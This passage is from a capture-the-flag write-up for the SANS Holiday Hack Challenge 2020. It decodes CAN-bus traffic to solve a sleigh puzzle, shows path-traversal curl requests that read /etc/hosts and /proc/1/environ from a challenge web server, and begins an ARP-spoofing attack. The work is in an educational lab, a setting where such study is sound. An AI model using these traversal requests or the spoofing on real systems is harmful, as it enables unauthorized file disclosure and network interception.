"1609297811.7348359 {\"Type\":\"CAN-D-bus\",\"Message\":\"019#00000000\"}"
"1609297811.8277168 {\"Type\":\"CAN-D-bus\",\"Message\":\"188#00000000\"}"
"1609297811.9294698 {\"Type\":\"CAN-D-bus\",\"Message\":\"244#0000000000\"}"
tony@kali:~/holidayhack2020$
```

Add some cleanup to remove unwanted messages and to strip quotes and braces:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url ==
"wss://candbus.kringlecastle.com/ws") | ."_webSocketMessages"[] | select(.type == "receive") |
(.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\"/"/g' | sed 's/"//g' |
sed 's/[{}]//g' | sed 's/Type:CAN-D-bus,Message://g' | head -n 10
1609297811.361754 244#0000000000
1609297811.405659 080#000000
1609297811.406978 019#00000000
1609297811.44768 188#00000000
1609297811.5247629 244#0000000000
1609297811.625763 080#000000
1609297811.7348359 019#00000000
1609297811.8277168 188#00000000
1609297811.9294698 244#0000000000
1609297812.032415 080#000000
tony@kali:~/holidayhack2020$
```

Now we have a way to create a clean stream of messages to look at.

Get back into the CAN-D-bus monitor and carefully set the accelerator, brake, and steering to values that we might be able to recognize in the traffic.

Then hit the buttons Start, Stop, Lock, Unlock, in that order.

Then hit "Start" again and let it run for a while. After a few minutes, we extracted our HAR file.

```
tony@kali:~/holidayhack2020$ cat candbus2.har | jq '[ .log.entries[] | select (.request.url ==
"wss://candbus.kringlecastle.com/ws") | ."_webSocketMessages"[] | select(.type == "receive") |
(.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\"/"/g' | sed 's/"//g' |
sed 's/[{}]//g' | sed 's/Type:CAN-D-bus,Message://g' > candbus2.txt
tony@kali:~/holidayhack2020$ cat candbus2.txt | wc -l
2079
tony@kali:~/holidayhack2020$
```

We have 2079 messages to look at. How many seconds of data did we collect?

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | head -1
1609339272.552454 244#0000000000
tony@kali:~/holidayhack2020$ cat candbus2.txt | tail -1
1609339482.316862 080#FFFFF0
tony@kali:~/holidayhack2020$
```

We collected about 210 seconds of data.

Let's look at the unique devices and how many messages there are for each of them:

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | awk -F '#' '{print $1}' | sort
| uniq -c
    414 019
      3 02A
    797 080
    414 188
     36 19B
    415 244
tony@kali:~/holidayhack2020$
```

Let's look at each one to see if we can figure out what the devices are based on the data.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '02A#'
02A#00FF00
02A#0000FF
02A#00FF00
tony@kali:~/holidayhack2020$
```

Not sure what 02A is yet, but it could be one of the on/off controllers for something.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '19B#'
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#000000000000
19B#0000000F2057
19B#00000F000000
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
```

```
19B#0000000F2057
19B#0000000F2057
```

Not sure what 19B is yet, but the data is fairly constant, except for two on/off data messages.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '019#'
019#00000000
019#00000000
019#00000000
019#00000000
019#00000000

<snip>

019#00000000
019#00000000
019#0000001a
019#00000019
019#00000019
019#0000001a
019#00000019
019#0000001a
019#0000001a
019#00000019
019#0000001a
019#00000019

<snip>
```

Device 019 has data that starts at zero, then changes to 19 or 1A and holds there. Those hex numbers are decimal 25 and 26, so this is probably the Steering feedback.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '188#'
188#00000000
188#00000000
188#00000000
188#00000000

<snip>
```

Device 188 has a long string of zero data, so not sure what that maps to yet.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '244#'
244#0000000000
244#0000000000
244#0000000000

<snip>

244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000541
244#000000071a
244#0000000759
244#0000000760
244#000000074d
244#0000000767
244#000000074b
244#0000000757
244#0000000762
244#0000000752
244#000000074a
244#000000074c
244#0000000765
244#000000074a
```

```
244#00000000ba
244#0000000000
244#0000000000

<snip>

244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#0000000552
244#0000000718
244#0000000742

<snip>

244#0000000747
244#0000000760
244#0000000754
244#0000000767
244#0000000761
244#0000000761
tony@kali:~/holidayhack2020$
```

Device 244 starts at zero, then suddenly goes up to about (decimal) 1,888, plus or minus a few. It then goes back to zero for a while, then jumps back up. This corresponds to the RPM feedback.

Let's see if we can visually time-correlate 244 with 02A.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '244#|02A#'
1609339272.552454 244#0000000000
1609339272.850997 244#0000000000
1609339273.254545 244#0000000000
1609339273.6600301 244#0000000000

<snip>

1609339331.960715 244#0000000000
1609339332.467365 244#0000000000
1609339332.972032 244#0000000000
1609339333.395016 02A#00FF00
1609339333.4787161 244#0000000541
1609339333.984839 244#000000071a
1609339334.4898942 244#0000000759
1609339335.096808 244#0000000760

<snip>

1609339341.6821551 244#000000074a
1609339342.188046 244#000000074c
1609339342.69406 244#0000000765
1609339343.200273 244#000000074a
1609339343.466988 02A#0000FF
1609339343.706126 244#00000000ba
1609339344.313108 244#0000000000
1609339344.8207262 244#0000000000
1609339345.328437 244#0000000000

<snip>

1609339345.8362741 244#0000000000
1609339346.340849 244#0000000000
1609339346.851842 244#0000000000
1609339358.0878541 244#0000000000
1609339358.591573 244#0000000000
```

```
1609339359.099813 244#0000000000
1609339359.605233 244#0000000000
1609339359.920027 02A#00FF00
1609339360.113801 244#0000000552
1609339360.620462 244#0000000718
1609339361.128196 244#0000000742
1609339361.633093 244#0000000747
```

So "02A#00FF00" represents a "start the engine" event, and "02A#0000FF" represents a "stop the engine" event.

Let's look at "080".

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#'
080#000000
080#000000
080#000000
080#000000

<snip>

080#000000
080#000000
080#000000
080#000013
080#FFFFFA
080#000013
080#FFFFF8
080#000013
080#FFFFFA
080#000013
080#FFFFF3
080#000013
080#FFFFFA
080#000013
080#FFFFF3
080#000013
080#FFFFF0
080#000013
080#FFFFFD
080#000013
080#FFFFFA
080#000013
080#FFFFFD
080#000013
```

This is odd. After a string of zeroes, we start getting alternating hex data values of 000013 and FFFFF0-FD

13 hex is decimal 19, which matches the brake setting.

FFFFF0-FD, if taken as a negative integer, is the decimal range -16 to -3. There is definitely some jitter here, and I'm not sure what this maps to.

Let's go back to 19B to time-correlate the odd values with events we know about, such as the start/stop engine commands.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '19B#|02A#'
1609339274.166606 19B#0000000F2057
1609339280.3395991 19B#0000000F2057
1609339290.659637 19B#0000000F2057
1609339303.919043 19B#0000000F2057
1609339305.536711 19B#0000000F2057
1609339307.154144 19B#0000000F2057
1609339309.789278 19B#0000000F2057
```

```
1609339311.922761 19B#0000000F2057
1609339318.601974 19B#0000000F2057
1609339323.257526 19B#0000000F2057
1609339328.418342 19B#0000000F2057
1609339333.395016 02A#00FF00  <- engine start, t = 0 secs
1609339334.591029 19B#0000000F2057
1609339343.466988 02A#0000FF  <- engine stop, t = +10.07 secs
1609339343.807022 19B#0000000F2057
1609339346.679236 19B#000000000000  <- possible lock, t = +13.28 secs
1609339347.962591 19B#0000000F2057
1609339349.053756 19B#00000F000000  <- possible unlock, t = +15.66 secs
1609339359.920027 02A#00FF00  <- engine start, t = +26.53 secs
1609339366.291832 19B#0000000F2057
1609339371.4543731 19B#0000000F2057
```

That timing matches when I was clicking down through the start/stop/lock/unlock buttons, so 019 should represent the door lock/unlock. The value of F2057 might be bad, as even if that was a door status, it should change after the commands were sent. This could be our bad message.


Removing it (alone) as a filter doesn't have any effect.

Let's go back and look at 080, which had one value that matched the steering, but other values that seemed to jitter. Let's get the unique values.


```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#' | sort | uniq -c
     33 080#000000
    382 080#000013
     75 080#FFFFF0
     81 080#FFFFF3
     74 080#FFFFF8
     71 080#FFFFFA
     81 080#FFFFFD
tony@kali:~/holidayhack2020$
```

Recapping, the zero value was seen before the brake was set to decimal 19 (hex 13). At that point we started seeing alternating values of a good brake value and some unknown jittering data.


Removing those jittering values didn't have any immediate effect, but when I also added the 019#0000000F2057 back in, I get the "Sleigh Defrosted" success message (which disappeared before I could get a screenshot).



Let's move on to the next objective:



Teleport to the Wrapping Room, then talk to Noel Boetie.




We also notice that there is something behind the terminal that wasn't there before we became Santa.

BEFORE:


AFTER:

Clicking on the terminal takes us to the Tag Generator:




The Show Clipart button shows thumbnails of pre-loaded images. Let's upload a file to see what happens.

When uploading a normal PNG file, the page uses a standard multipart form to upload the raw file bytes. The site responds with an array of filenames, where the name portion appears to be a GUID of some type.




The site then immediately refetches the image from its new location on the site.




Although the file appeared to be uploaded, it doesn't immediately show up in the set of thumbnails, so it can't be directly used in a tag.

It can still be fetched from the site, however.



You can create a tag, add an image, add some text, then "save" it. When you save it, you actually get a downloaded PNG file with your tag image.



Looking at the network traffic, the entire tag assembly and download operation happens client-side – no data is actually sent to the server.

Let's check out the image download. For example, here is an image we previously uploaded.

```
tony@kali:~/holidayhack2020$ curl -i -s https://tag-
generator.kringlecastle.com/image?id=074d6510-8628-45f9-b4bb-c37055a192af.png -X GET | xxd | head
00000000: 4854 5450 2f31 2e31 2032 3030 204f 4b0d  HTTP/1.1 200 OK.
00000010: 0a53 6572 7665 723a 206e 6769 6e78 2f31  .Server: nginx/1
00000020: 2e31 342e 320d 0a44 6174 653a 2057 6564  .14.2..Date: Wed
00000030: 2c20 3330 2044 6563 2032 3032 3020 3232  , 30 Dec 2020 22
00000040: 3a30 323a 3532 2047 4d54 0d0a 436f 6e74  :02:52 GMT..Cont
00000050: 656e 742d 5479 7065 3a20 696d 6167 652f  ent-Type: image/
00000060: 6a70 6567 0d0a 436f 6e74 656e 742d 4c65  jpeg..Content-Le
00000070: 6e67 7468 3a20 3735 3832 350d 0a43 6f6e  ngth: 75825..Con
00000080: 6e65 6374 696f 6e3a 206b 6565 702d 616c  nection: keep-al
00000090: 6976 650d 0a58 2d43 6f6e 7465 6e74 2d54  ive..X-Content-T
tony@kali:~/holidayhack2020$
```

If we remove the filename portion of the query string, we get this:

```
tony@kali:~/holidayhack2020$ curl -i -s https://tag-generator.kringlecastle.com/image?id=
HTTP/1.1 501 Not Implemented
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:04:29 GMT
Content-Type: image/jpeg
Content-Length: 99
Connection: keep-alive
X-Content-Type-Options: nosniff

<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: Is a directory @ io_fread - /tmp/</p>
tony@kali:~/holidayhack2020$
```

See how the error message leaks the target upload directory? Let's see if we can do directory traversal.


```
tony@kali:~/holidayhack2020$ curl -i -s 'https://tag-
generator.kringlecastle.com/image?id=../etc/hosts'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:07:59 GMT
```

```
Content-Type: image/jpeg
Content-Length: 174
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.20.0.4      cbf2810b7573
tony@kali:~/holidayhack2020$
```


Yes. We are likely in a container, so we should be able to see the environment variables through /proc/1/environ like this:

```
tony@kali:~/holidayhack2020$ curl -i -s  'https://tag-
generator.kringlecastle.com/image?id=../proc/1/environ' -o -
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:46:44 GMT
Content-Type: image/jpeg
Content-Length: 399
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=c
bf2810b7573RUBY MAJOR=2.7RUBY VERSION=2.7.0RUBY DOWNLOAD SHA256=27d350a52a02b53034ca0794efe518667
d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_
CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/app
```


JackFrostWasHere




Time for the next challenge:



OK, go to the roof and talk to Alabaster.





We are in a three-pane tmux session.

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.

Read the HELP.md file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@c2c2db97f5a7:~$ ls -a
.  ..  .bash_logout  .bashrc  .profile  HELP.md  debs  motd  pcaps  scripts
guest@c2c2db97f5a7:~$
```

Here are the contents of HELP.md

```
# How To Resize and Switch Terminal Panes:
You can use the key combinations ( Ctrl+B ↑ or ↓ ) to resize the terminals.
You can use the key combinations ( Ctrl+B o ) to switch terminal panes.
See tmuxcheatsheet.com for more details


# To Add An Additional Terminal Pane:
`/usr/bin/tmux split-window -hb`

# To exit a terminal pane simply type:
`exit`

# To Launch a webserver to serve-up files/folder in a local directory:
```
cd /my/directory/with/files
python3 -m http.server 80
```

# A Sample ARP pcap can be viewed at:
https://www.cloudshark.org/captures/d97c5b81b057

# A Sample DNS pcap can be viewed at:
https://www.cloudshark.org/captures/0320b9b57d35

# If Reading arp.pcap with tcpdump or tshark be sure to disable name
# resolution or it will stall when reading:
```
tshark -nnr arp.pcap
tcpdump -nnr arp.pcap
```
```

Get our own MAC address and IP. *[Author's note – the challenge infrastructure seemed to be somewhat fragile for this objective. In practice, the terminal would crash all the time, resulting in different MAC and IPs.]*

```
guest@f069eecb70bc:~$ ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 10.6.0.2  netmask 255.255.0.0  broadcast 10.6.255.255
        ether 02:42:0a:06:00:02  txqueuelen 0  (Ethernet)
        RX packets 67  bytes 3162 (3.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
```

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

guest@f069eecb70bc:~$
```

Use tshark to monitor ARP broadcast messages in order to get Jack Frost's MAC address

```
guest@a3bd5fe49ea2:~$ tshark -i eth0 -f arp
Capturing on 'eth0'
    1 0.000000000 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    2 1.032001221 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    3 2.064006420 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
    4 3.096272084 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
^C4 packets captured
guest@a3bd5fe49ea2:~$
```

Our target host wants to know who has the IP of 10.6.6.35. Let's tell them that it's us while monitoring IP traffic.

